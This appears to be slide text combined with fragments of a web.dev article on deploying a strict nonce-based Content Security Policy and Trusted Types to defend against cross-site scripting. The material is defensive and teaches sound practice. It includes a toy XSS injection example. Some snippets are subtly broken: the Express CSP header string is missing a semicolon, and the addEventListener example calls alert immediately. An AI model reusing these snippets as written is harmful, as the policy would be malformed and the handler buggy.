
```
script-src 'nonce-...' 'strict-dynamic';  
object-src 'none'; base-uri 'none'
```

No customization required! Except for the per-response nonce value this CSP stays the same.


Google 2019 Case Study: >60% of XSS Blocked by CSP

Not perfect, but pretty good in practice

Very sensitive domains with CSP



Sensitive domains with CSP



The Idea Behind Nonce-Based CSP



When CSP is enforced

```
Content-Security-Policy: script-src 'nonce-random123'
```

injected script tags **without a nonce** will be **blocked** by the browser

```
<script>alert('xss')</script> // XSS injected by attacker - blocked by CSP
```

script tags with a **valid nonce** will execute

```
<script nonce="random123">alert('this is fine!')</script>  
<script nonce="random123" src="https://my.cdn/library.js"></script>
```


The Problem of Nonce-Only CSP



ALL <script> tags need to have the nonce attribute!


- ✗ Third-party scripts/widgets (You may not control all scripts!)
- ✗ Potentially large refactoring effort

Content-Security-Policy: script-src 'nonce-random123'

An already trusted script **cannot create new scripts** without explicitly setting the nonce

```
✓ <script nonce="random123">
  var s = document.createElement('script')
  s.src = "/path/to/script.js";
✗ document.head.appendChild(s);
</script>
```

Enabler: New strict-dynamic keyword



Only <script> tags in response body need the nonce attribute!

- ✓ Third-party scripts/widgets (You may not control all scripts!)
- ✓ Potentially large refactoring effort

Content-Security-Policy: script-src 'nonce-random123' 'strict-dynamic'

With 'strict-dynamic' an already trusted script can create new scripts without setting a

```
✓ <script nonce="random123">
  var s = document.createElement('script')
  s.src = "/path/to/script.js";
✓ document.head.appendChild(s);
</script>
```



1..2..3 Strict CSP

How to deploy a nonce-based CSP?

STEP 1: Remove CSP blockers

STEP 2: Add CSP nonces to `<script>` tags

STEP 3: Enforce nonce-based CSP

STEP 1: Remove CSP blockers



A strong CSP **disables** common **dangerous patterns**
→ HTML must be refactored to not use these

inline event handlers: `b`

javascript: URIs: `a`

STEP 1: Remove CSP blockers



HTML refactoring steps:

inline event handlers

```
<a onclick="alert('clicked')">b</a>
```

```
<a id="link">b</a>
<script>document.getElementById('link')
  .addEventListener('click', alert('clicked'));
</script>
```

javascript: URIs

```
<a href="javascript:void(0)">a</a>
```

```
<a href="#">a</a>
```

STEP 2: Add <script> nonces



Only <script> tags with a valid **nonce attribute** will execute!

HTML refactoring: add nonce attribute to script tags

```
<script src="stuff.js" /></script>
<script>doSth();</script>
```



```
<script nonce="{{nonce}}" src="stuff.js" /></script>
<script nonce="{{nonce}}">doSth();</script>
```

nonce-only CSPs (without 'strict-dynamic') must also propagate nonces to dynamically created scripts:

```
<script>
var s = document.createElement('script');
s.src = 'dynamicallyLoadedScript.js';
document.body.appendChild(s);
</script>
```



```
<script nonce="{{nonce}}">
var s = document.createElement('script');
s.src = 'dynamicallyLoadedScript.js';
s.setAttribute('nonce', '{{nonce}}');
document.body.appendChild(s);
</script>
```

STEP 3: Enforce CSP



Enforce CSP by setting a **Content-Security-Policy** header

Strong

```
script-src 'nonce-...' 'strict-dynamic' 'unsafe-eval';  
object-src 'none'; base-uri 'none'
```

Stronger

```
script-src 'nonce-...' 'strict-dynamic';  
object-src 'none'; base-uri 'none'
```

Strongest

```
script-src 'nonce-...';  
object-src 'none'; base-uri 'none'
```

CSP Adoption Tips



If parts of your site use static HTML instead of templates, use CSP hashes:

```
Content-Security-Policy: script-src 'sha256-...' 'strict-dynamic';
```

For debuggability, add 'report-sample' and a report-uri:

```
script-src ... 'report-sample'; report-uri /csp-report-collector
```

Production-quality policies need a few more directives & fallbacks for old browsers

```
script-src 'nonce-...' 'strict-dynamic' https: 'unsafe-inline';  
object-src 'none'; base-uri 'none'
```

2022 update: All modern browsers support 'strict-dynamic' (CSP3). No fallbacks needed anymore, unless you need to support users on outdated browser versions!


```

2 function serveWithNonceBasedCsp(path, template) {
3   app.get(path, function(request, response) {
4     // Generate a new random nonce value for every response.
5     // Every <script> tag in your application should set the `nonce` attribute to this value.
6     const nonce = crypto.randomBytes(16).toString("base64");
7
8     // Set the strict nonce-based CSP response header
9     const csp = `script-src 'nonce-${nonce}' 'strict-dynamic' https:// object-src 'none'; base-uri 'none';`;
10    response.set("Content-Security-Policy", csp);
11
12    // Disable caching to prevent nonce re-use
13    response.set("Cache-Control", "no-cache, must-revalidate");
14    response.set("Expires", '0');
15    response.render(template, { nonce: nonce });
  });
}

```

[Home](#) > [All articles](#)

Mitigate cross-site scripting (XSS) with a strict Content Security Policy (CSP)

How to deploy a CSP based on script nonces or hashes as a defense-in-depth against cross-site scripting.

Mar 15, 2021

Available in: [English](#), [Español](#), [Русский](#), and [한국어](#)

Appears in: [Safe and secure](#)



Lukas Weichselbaum

[Twitter](#) [GitHub](#) [Homepage](#)

Detailed guide at web.dev/strict-csp

Injection defenses: 2022 edition



Add **hardening** and **defense-in-depth** against injections:

Hardening: Use Trusted Types to make your client-side code safe from DOM XSS. Your JS will be safe by default; the only potential to introduce injections will be in your policy functions, which are much smaller and easier to review.

Defense-in-depth: Use CSP3 with nonces (or hashes for static sites) - even if an attacker finds an injection, they will not be able to execute scripts and attack users.

Together they prevent & mitigate the vast majority of XSS bugs.


[CSP and Trusted Types are enforced in >100 Google Web apps → these had no XSS in 2021]

Content-Security-Policy:

```
require-trusted-types-for 'script'; script-src 'nonce-...'; base-uri 'none'
```



1. Injection defenses



2. Isolation mechanisms

